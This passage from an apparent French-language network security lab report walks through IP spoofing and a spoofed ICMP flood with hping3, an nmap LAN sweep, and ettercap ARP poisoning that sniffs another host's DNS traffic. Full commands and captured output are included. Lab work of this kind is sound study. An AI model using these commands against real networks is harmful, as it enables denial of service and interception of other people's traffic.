          ether 08:00:27:95:bd:54  txqueuelen 1000  (Ethernet)
          RX packets 33  bytes 4118 (4.0 KiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 27  bytes 3466 (3.3 KiB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
          loop  txqueuelen 1000  (Local Loopback)
          RX packets 0  bytes 0 (0.0 B)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 0  bytes 0 (0.0 B)
```

Notons :

- **IP target : 192.168.1.1**
- **IP local : 192.168.1.13**
- **IP spoofed : 192.168.1.254**

Nous ouvrons 2 terminaux sur notre machine Kali Linux :

- L'un pour capturer le trafic depuis/vers l'adresse IP target (routeur) en utilisant tcpdump : **sudo tcpdump host 192.168.1.1 -nnS**

```
(kali㉿kali)-[~]
└─$ sudo tcpdump host 192.168.1.1 -nnS
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
06:43:57.796161 ARP, Reply 192.168.1.1 is-at 04:8d:38:0f:f9:18, length 46
06:44:02.470968 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 265
06:44:02.471681 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274
06:44:02.471711 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 337
06:44:02.472249 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 329
06:44:02.472276 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274
06:44:02.473391 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 313
06:44:02.473436 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 345
06:44:02.474007 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274
06:44:02.474037 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 333
06:44:02.474942 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 339
06:44:02.474972 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 327
06:44:02.475792 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 333
06:44:02.475824 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 261
06:44:02.476877 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 270
06:44:02.476920 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 325
06:44:02.477399 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 335
06:44:05.470874 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 265
06:44:05.470924 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274
06:44:05.470940 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 337
06:44:05.470956 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 329
06:44:05.470971 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274
06:44:05.470987 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 313
06:44:05.471003 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 345
06:44:05.471018 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274
06:44:05.471101 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 333
06:44:05.472700 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 339
06:44:05.472736 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 327
06:44:05.472751 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 333
```

- L'autre pour hping3 : **hping3 -S 192.168.1.1 -c 3**

```
(kali㉿kali)-[~]
└─$ sudo hping3 -S 192.168.1.1 -c 3
[sudo] password for kali:
HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.1.1 ttl=30 id=19412 sport=0 flags=RA seq=0 win=0 rtt=14.2 ms
len=46 ip=192.168.1.1 ttl=30 id=19414 sport=0 flags=RA seq=1 win=0 rtt=6.8 ms
len=46 ip=192.168.1.1 ttl=30 id=19416 sport=0 flags=RA seq=2 win=0 rtt=6.4 ms

— 192.168.1.1 hping statistic —
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 6.4/9.2/14.2 ms

└─$
```

Le routeur répond aux 3 requêtes avec succès.

- Maintenant nous allons usurper l'adresse IP de notre ordinateur :  
on utilise la commande hping3 avec l'option -a pour usurper l'adresse source :

nous utilisons une adresse IP d'usurpation : 192.168.1.254

**hping3 -s 192.168.1.1 -a 192.168.1.254 -c 3**

```
(kali㉿kali)-[~]
$ sudo hping3 -S 192.168.1.1 -a 192.168.1.254 -c 3
[sudo] password for kali:
HPING 192.168.1.1 (eth0 192.168.1.1): S set, 40 headers + 0 data bytes

    — 192.168.1.1 hping statistic —
3 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(kali㉿kali)-[~]
$
```

Les paquets sont totalement perdus et n'ont pas été reçus par le routeur.

- on observe toujours le trafic du routeur avec :

```
sudo tcpdump host 192.168.1.1 -nnS
```

```
06:44:38.585517 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 325
06:44:38.585535 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 335
06:44:56.329298 ARP, Reply 192.168.1.1 is-at 04:8d:38:0f:f9:18, length 46
06:45:00.304268 IP 192.168.1.254.2769 > 192.168.1.1.0: Flags [S], seq 261254273, win 512, length 0
06:45:00.980882 ARP, Request who-has 192.168.1.254 tell 192.168.1.1, length 46
06:45:01.305010 IP 192.168.1.254.2770 > 192.168.1.1.0: Flags [S], seq 1840871815, win 512, length 0
06:45:02.305711 IP 192.168.1.254.2771 > 192.168.1.1.0: Flags [S], seq 135767782, win 512, length 0
06:45:03.114046 ARP, Request who-has 192.168.1.254 tell 192.168.1.1, length 46
06:45:05.331314 ARP, Request who-has 192.168.1.1 tell 192.168.1.13, length 28
06:45:05.334237 ARP, Reply 192.168.1.1 is-at 04:8d:38:0f:f9:18, length 46
06:45:07.056744 ARP, Request who-has 192.168.1.254 tell 192.168.1.1, length 46
06:45:07.191373 ARP, Request who-has 192.168.1.1 tell 192.168.1.10, length 46
06:45:07.193221 ARP, Reply 192.168.1.1 is-at 04:8d:38:0f:f9:18, length 46
06:45:08.454890 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 265
06:45:08.454950 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274
06:45:08.455621 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 337
06:45:08.455646 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 329
06:45:08.456135 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274
06:45:08.456161 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 313
06:45:08.457212 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 345
06:45:08.457263 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274
06:45:08.457834 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 333
06:45:08.457863 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 339
06:45:08.458305 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 327
06:45:08.458331 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 333
06:45:08.458910 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 261
06:45:08.460083 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 270
06:45:08.460113 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 325
06:45:08.460745 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 335
06:45:11.096691 ARP, Request who-has 192.168.1.254 tell 192.168.1.1, length 46
06:45:11.498006 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 265
06:45:11.498141 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274
06:45:11.498164 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 337
06:45:11.498183 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 329
```

On remarque qu'il y a plusieurs tentatives de la part du routeur pour identifier l'adresse MAC qui correspond à l'adresse IP 192.168.1.254, les paquets arrivent depuis l'adresse 192.168.1.254 **192.168.1.254.2770 > 192.168.1.1.0 : Flags [S]** (mais malheureusement cette adresse n'existe pas dans le réseau ce qui signifie qu'il ne reçoit pas de réponse).

06:45:08.460113 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 325  
06:45:08.460745 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 335  
06:45:11.096691 ARP, Request who-has 192.168.1.254 tell 192.168.1.1, length 46  
06:45:11.498006 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 265  
06:45:11.498141 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274  
06:45:11.498164 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 337  
06:45:11.498183 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 329  
06:45:11.498657 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274  
06:45:11.498683 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 313  
06:45:11.499641 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 345  
06:45:11.499671 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274  
06:45:11.499686 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 333  
06:45:11.499700 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 339  
06:45:11.500434 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 327  
06:45:11.500464 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 333  
06:45:11.501341 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 261  
06:45:11.501368 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 270  
06:45:11.502425 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 325  
06:45:11.502456 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 335  
06:45:15.535930 ARP, Request who-has 192.168.1.254 tell 192.168.1.1, length 46  
06:45:22.838695 ARP, Reply 192.168.1.1 is-at 04:8d:38:0f:f9:18, length 46  
06:45:29.947368 IP 192.168.1.1 > 224.0.0.1: igmp query v2  
06:45:35.282480 ARP, Reply 192.168.1.1 is-at 04:8d:38:0f:f9:18, length 46  
06:45:41.883639 ARP, Request who-has 192.168.1.10 tell 192.168.1.1, length 46  
06:45:42.113276 ARP, Request who-has 192.168.1.1 tell 192.168.1.10, length 46  
06:45:42.115056 ARP, Reply 192.168.1.1 is-at 04:8d:38:0f:f9:18, length 46  
06:45:43.800249 ARP, Request who-has 192.168.1.1 tell 192.168.1.10, length 46  
06:45:43.801369 ARP, Reply 192.168.1.1 is-at 04:8d:38:0f:f9:18, length 46  
06:45:44.598221 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 265  
06:45:44.598256 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274  
06:45:44.599355 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 337  
06:45:44.599376 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 329  
06:45:44.600529 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274  
06:45:44.600765 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 313

- On passe à un autre scénario pour l'attaque IP Spoofing :

Utilisons maintenant l'usurpation d'adresse IP avec une inondation de ping pour rendre un hôte très lent ou ne répondant pas.

Nous avons besoin d'usurper l'adresse IP d'une machine en cours d'exécution. Par exemple, on utilise une machine Windows 10 avec l'adresse IP usurpée :

192.168.1.10

**IP Spoofed : 192.168.1.10**

## Carte réseau sans fil Wi-Fi :

Carte Ethernet Connexion réseau Bluetooth :

Statut du média . . . . . : Média déconnecté  
Suffixe DNS propre à la connexion . . . :

C:\Users\PC>

- on va ouvrir 3 terminaux :
    - ❖ Un pour tcpdump
    - ❖ Un pour hping3
    - ❖ Un pour ping et spoofed IP

- On ping vers l'adresse IP Spoofed : **ping 192.168.1.10 -c 3** pour vérifier qu'il y a une réponse aux paquets :

```
(kali㉿kali)-[~]
$ ping 192.168.1.10 -c 3
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data.
64 bytes from 192.168.1.10: icmp_seq=1 ttl=128 time=0.363 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=128 time=0.321 ms
64 bytes from 192.168.1.10: icmp_seq=3 ttl=128 time=0.379 ms

--- 192.168.1.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2035ms
rtt min/avg/max/mdev = 0.321/0.354/0.379/0.024 ms
```

- Les paquets ont été reçus sans perte.
- On ouvre le 2nd terminal et on lance tcpdump :

```
sudo tcpdump host 192.168.1.1 -nnS
```

```
(kali㉿kali)-[~]
$ sudo tcpdump host 192.168.1.1 -nnS
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v] ... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
10:57:44.568859 ARP, Request who-has 192.168.1.1 tell 192.168.1.2, length 46
10:57:46.254382 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 265
10:57:46.255572 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274
10:57:46.257451 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 337
10:57:46.257488 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 329
10:57:46.259199 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274
10:57:46.260161 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 313
10:57:46.261135 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 345
10:57:46.262412 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274
10:57:46.264197 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 333
10:57:46.265592 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 339
10:57:46.265686 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 327
10:57:46.266014 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 333
10:57:46.268098 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 261
10:57:46.269254 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 270
10:57:46.270776 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 325
10:57:46.271966 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 335
10:57:48.307109 IP 192.168.1.1 > 224.0.1: igmp query v2
10:57:51.265144 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 265
10:57:51.265150 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274
10:57:51.265155 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 337
10:57:51.265161 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 329
10:57:51.265166 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274
10:57:51.265172 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 313
10:57:51.265177 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 345
10:57:51.265227 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 274
10:57:51.265234 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 333
10:57:51.265239 IP 192.168.1.1.1900 > 239.255.255.250.1900: UDP, length 339
```

- Cette fois, nous enverrons des requêtes ping à l'adresse IP cible 192.168.1.1 , mais nous usurperons la source adresse avec 192.168.1.10 comme suit :
- hping3 -1 -flood 192.168.1.1 -a 192.168.1.10** (L'option -1 est d'envoyer une requête icmp , l'option --flood envoie un grand nombre de paquets en un peu de temps)

```
(kali㉿kali)-[~]
$ sudo hping3 -1 --flood 192.168.1.1 -a 192.168.1.10
HPING 192.168.1.1 (eth0 192.168.1.1): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

La sortie du tcpdump après le saisie de cette commande :

```
10:58:28.703359 ARP, Request who-has 192.168.1.1 tell 192.168.1.15, length 28
10:58:28.706111 ARP, Reply 192.168.1.1 is-at 04:8d:38:0f:f9:18, length 46
10:58:28.706123 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 33031, seq 0, length 8
10:58:29.704164 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 33031, seq 256, length 8
10:58:30.705168 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 33031, seq 512, length 8
10:58:31.705702 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 33031, seq 768, length 8
10:58:32.706080 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 33031, seq 1024, length 8
10:58:33.706302 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 33031, seq 1280, length 8
10:58:34.706648 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 33031, seq 1536, length 8
10:58:35.706912 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 33031, seq 1792, length 8
10:58:36.707074 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 33031, seq 2048, length 8
10:58:37.707368 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 33031, seq 2304, length 8
10:58:38.730953 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 33031, seq 2560, length 8
10:58:48.315497 IP 192.168.1.1 > 224.0.0.1: igmp query v2
10:58:50.816066 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 0, length 8
10:58:50.816156 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 256, length 8
10:58:50.816200 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 512, length 8
10:58:50.816648 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 768, length 8
10:58:50.816696 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 1024, length 8
10:58:50.816739 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 1280, length 8
10:58:50.816771 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 1536, length 8
10:58:50.817034 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 1792, length 8
10:58:50.817075 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 2048, length 8
10:58:50.817119 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 2304, length 8
10:58:50.817141 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 2560, length 8
10:58:50.817348 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 2816, length 8
10:58:50.817390 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 3072, length 8
10:58:50.817421 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 3328, length 8
10:58:50.817546 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 3584, length 8
10:58:50.817584 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 3840, length 8
10:58:50.817609 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 4096, length 8
10:58:50.817711 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 4352, length 8
10:58:50.817799 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 4608, length 8
10:58:50.817931 IP 192.168.1.10 > 192.168.1.1: ICMP echo request, id 59143, seq 4864, length 8
```

Plusieurs paquets arrivent de destination 192.168.1.10, d'où on a usurpé notre adresse en faisant se passer pour l'hôte qui 192.168.1.10.

- On teste si on a une réponse ICMP avec **ping 192.168.1.10** :

```
(kali㉿kali)-[~]
$ ping 192.168.1.10 -c 3
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data.
64 bytes from 192.168.1.10: icmp_seq=1 ttl=128 time=0.499 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=128 time=0.367 ms
64 bytes from 192.168.1.10: icmp_seq=3 ttl=128 time=0.567 ms

--- 192.168.1.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2028ms
rtt min/avg/max/mdev = 0.367/0.477/0.567/0.083 ms
```

On a une réponse pour le ping mais avec un temps plus qu'avant.

- Si on ping vers le routeur 192.168.1.1 : **ping 192.168.1.1 -c 3**

```

└─(kali㉿kali)-[~]
$ ping 192.168.1.1 -c 3
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=30 time=106 ms

--- 192.168.1.1 ping statistics ---
3 packets transmitted, 1 received, 66.6667% packet loss, time 2028ms
rtt min/avg/max/mdev = 105.861/105.861/105.861/0.000 ms

└─(kali㉿kali)-[~]
$ █

```

On remarque qu'on perd un paquet, la transmission n'est pas complète.

- **conclusion :**

On a usurpé l'adresse source de notre machine attaquante qui a une adresse **IP** : **192.168.1.13 (kali linux)** à l'adresse **IP** : **192.168.1.10 (windows 10)**, comme cela on s'est camouflé, et on a caché l'origine de l'attaque.  
l'attaque de IP Spoofing est utilisée généralement avec d'autres attaques (DOS, DDos,...)

## 7 - Sniffing

- La première étape consiste à choisir une cible pour notre attaque (une cible sur laquelle on va appliquer l'attaque de sniffing) :

**sudo nmap -sn 192.168.1.0/24                   (scanner notre réseau)**

```

File Actions Edit View Help
└─(kali㉿kali)-[~]
$ sudo nmap -sn 192.168.1.0/24
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-23 16:50 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0096s latency).
MAC Address: 04:8D:38:0F:F9:18 (Netcore Technology)
Nmap scan report for 192.168.1.2
Host is up (0.049s latency).
MAC Address: 22:98:59:78:C1:2E (Unknown)
Nmap scan report for 192.168.1.3
Host is up (0.053s latency).
MAC Address: 00:66:19:33:B3:18 (Huawei Device)
Nmap scan report for 192.168.1.5
Host is up (0.16s latency).
MAC Address: 46:18:8D:AB:CD:B3 (Unknown)
Nmap scan report for 192.168.1.10
Host is up (0.0012s latency).
MAC Address: CC:3D:82:00:7C:38 (Intel Corporate)
Nmap scan report for 192.168.1.11
Host is up (0.052s latency).
MAC Address: 74:40:BE:69:86:CE (LG Innotek)
Nmap scan report for 192.168.1.18
Host is up (0.056s latency).
MAC Address: 4C:0F:C7:74:30:1E (Earda Technologies)
Nmap scan report for 192.168.1.8
Host is up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 4.83 seconds

└─(kali㉿kali)-[~]
$ █

```

### On a choisi la cible 192.168.1.18

- on exécute la commande pour commencer à le sniffing de notre machine cible :  
**sudo ettercap -T -S -i eth0 -M arp:remote /192.168.1.1// /192.168.1.18//**

```
(kali㉿kali)-[~]
└─$ sudo ettercap -T -S -i eth0 -M arp:remote /192.168.1.1// /192.168.1.18// 
 ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 → 08:00:27:95:B0:54
    192.168.1.8/255.255.255.0
  Filesystem fe80::a00:27ff:fe95:bd54/64

Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 0 EGID 0 ...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...
* ━━━━━━━━━━━━━━ | 100.00 %

2 hosts added to the hosts list ...

ARP poisoning victims:

GROUP 1 : 192.168.1.1 04:8D:38:0F:F9:18

GROUP 2 : 192.168.1.18 4C:0F:C7:74:30:1E
Starting Unified sniffing ...
```

```
Wed Mar 23 16:59:08 2022 [572982]
UDP 192.168.1.18:62533 → 192.168.1.1:53 | (40)
G$..... edge-chat.facebook.com.....

Wed Mar 23 16:59:10 2022 [260722]
UDP 192.168.1.18:56063 → 192.168.1.1:53 | (34)
C..... www.facebook.com.....

Wed Mar 23 16:59:11 2022 [45090]
UDP 192.168.1.1:1900 → 239.255.255.250:1900 | (265)
NOTIFY * HTTP/1.1 .
HOST: 239.255.255.250:1900.
CACHE-CONTROL: max-age=3000.
LOCATION: http://192.168.1.1:5431/igdevicedesc.xml.
SERVER: UPnP/1.0 BLR-TX4S/1.0.
NT: upnp:rootdevice.
USN: uuid:f5c1d177-62e5-45d1-a6e7-048d380ff918 ::upnp:rootdevice.
NTS: ssdp:alive.
.

Wed Mar 23 16:59:11 2022 [46281]
UDP 192.168.1.1:1900 → 239.255.255.250:1900 | (274)
NOTIFY * HTTP/1.1 .
HOST: 239.255.255.250:1900.
CACHE-CONTROL: max-age=3000.
LOCATION: http://192.168.1.1:5431/igdevicedesc.xml.
SERVER: UPnP/1.0 BLR-TX4S/1.0.
NT: uuid:f5c1d177-62e5-45d1-a6e7-048d380ff918.
USN: uuid:f5c1d177-62e5-45d1-a6e7-048d380ff918.
NTS: ssdp:alive.
.
```


### On voit le trafic depuis et vers la machine cible 192.168.1.18

- On ouvre Wireshark pour visualiser le trafic entrant et sortant depuis et vers la machine cible 192.168.1.18 :

**sudo wireshark**

on filtre pour voir le trafic de la source 192.168.1.18 avec

**ip.addr == 192.168.1.18**



- On peut exploiter ces résultats pour les analyser avec des outils spécifiques, surtout les paquets HTTP on peut facilement récupérer des données sensibles (mots de passe, URL des pages, ...)

## 8 - Man-In-The-Middle :

Les différents types d'attaques MITM sont abordées au cours de cette partie, IP Spoofing, ARP Spoofing, DNS Spoofing, ICMP Redirection, DHCP Spoofing ,

